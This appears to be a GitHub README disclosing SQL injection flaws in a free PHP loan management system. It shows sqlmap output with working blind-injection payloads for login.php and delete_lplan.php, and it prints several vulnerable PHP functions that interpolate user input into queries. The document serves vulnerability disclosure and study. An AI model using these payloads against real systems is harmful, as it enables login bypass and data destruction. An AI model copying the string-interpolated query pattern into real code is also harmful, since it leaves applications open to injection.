
README.md

Loan-Management-System-Sqlinjection


Sqlinjection 1

Sqlinjection Page

login.php



Sqlmap





```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: username=1' OR NOT 8877=8877#&password=1&login=1

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=1' AND (SELECT 4254 FROM (SELECT(SLEEP(5)))Ydjq)--
NMhF&password=1&login=1
---
[21:25:18] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 5.6.9
back-end DBMS: MySQL >= 5.0.12
```

Code

The bind_param binding parameter is not used



```php
public function update_user($user_id,$username,$password,$firstname,$lastname){
    $query=$this->conn->prepare("UPDATE `user` SET `username`=?, `password`=?, `firstname`=?, `lastname`=? WHERE `user_id`=?") or die($this->conn-
    $query->bind_param("ssssi", $username, $password, $firstname, $lastname, $user_id);

    if($query->execute()){
        $query->close();
        $this->conn->close();
        return true;
    }
}
//
public function login($username, $password){
    $query=$this->conn->prepare("SELECT * FROM `user` WHERE `username`='$username' && `password`='$password'") or die($this->conn->error);
    if($query->execute()){

        $result=$query->get_result();

        $valid=$result->num_rows;

        $fetch=$result->fetch_array();

        return array(
            'user_id'=>isset($fetch['user_id']) ? $fetch['user_id'] : 0,
            'count'=>isset($valid) ? $valid: 0
        );
    }
}
```

Sqlinjection 2 (too many)

Sqlinjection Page

delete_lplan.php

Sqlmap

```
[21:48:41] [INFO] checking if the injection point on GET parameter 'lplan_id' is a false positive
GET parameter 'lplan_id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1899 HTTP(s) requests:
---
Parameter: lplan_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: lplan_id=2'+(SELECT 0x714c6c4c WHERE 6948=6948 AND (SELECT 7588 FROM (SELECT(SLEEP(5)))BFGS))+'
---
[21:51:10] [INFO] the back-end DBMS is MySQL
[21:51:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
[21:51:10] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

```
GET parameter 'lplan_id' is vulnerable. Do you want to keep testing the others
(if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1899 HTTP(s)
requests:
---
Parameter: lplan_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: lplan_id=2'+(SELECT 0x714c6c4c WHERE 6948=6948 AND (SELECT 7588 FROM
(SELECT(SLEEP(5)))BFGS))+'
---
```

```
[21:51:10] [INFO] the back-end DBMS is MySQL
[21:51:10] [WARNING] it is very important to not stress the network connection
during usage of time-based payloads to prevent potential disruptions
[21:51:10] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n]
web application technology: PHP 5.6.9, Apache 2.4.39
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

Code

```php
require_once'class.php';
session_start();

if(ISSET($_REQUEST['lplan_id'])){
    $lplan_id = $_REQUEST['lplan_id'];
    $db = new db_class();
    $db->delete_lplan($lplan_id);
    header('location:loan_plan.php');
}
```

```php
public function delete_lplan($lplan_id){
    $query=$this->conn->prepare("DELETE FROM `loan_plan` WHERE `lplan_id` = '$lplan_id'") or die($this->conn->error);
    if($query->execute()){
        $query->close();
        $this->conn->close();
        return true;
    }
}
```

A lot of

```php
// Sqlinjiection
public function user_acc($user_id){
    $query=$this->conn->prepare("SELECT * FROM `user` WHERE `user_id`='$user_id'") or die($this->conn->error);
    if($query->execute()){
        $result=$query->get_result();

        $valid=$result->num_rows;

        $fetch=$result->fetch_array();

        return $fetch['firstname']." ".$fetch['lastname'];
    }
}
```

```php
// Sqlinjiection
public function delete_user($user_id){
    $query=$this->conn->prepare("DELETE FROM `user` WHERE `user_id` = '$user_id'") or die($this->conn->error);
    if($query->execute()){
        $query->close();
        $this->conn->close();
        return true;
    }
}
```

```php
// Sqlinjiection
public function delete_ltype($ltype_id){
    $query=$this->conn->prepare("DELETE FROM `loan_type` WHERE `ltype_id` = '$ltype_id'") or die($this->conn->error);
    if($query->execute()){
        $query->close();
        $this->conn->close();
        return true;
    }
}
```

```php
// Sqlinjiection
public function delete_borrower($borrower_id){
    $query=$this->conn->prepare("DELETE FROM `borrower` WHERE `borrower_id` = '$borrower_id'") or die($this->conn->error);
    if($query->execute()){
        $query->close();
        $this->conn->close();
        return true;
    }
}
```

```php
// Sqlinjiection
public function check_loan($loan_id){
    $query=$this->conn->prepare("SELECT * FROM `loan` WHERE `loan_id`='$loan_id'") or die($this->conn->error);
    if($query->execute()){
        $result = $query->get_result();
        return $result;
    }
}
```

Code Downalod

https://www.sourcecodester.com/php/15529/loan-management-system-oop-php-mysqlijquery-free-source-code.html

Releases

No releases published

Packages

No packages published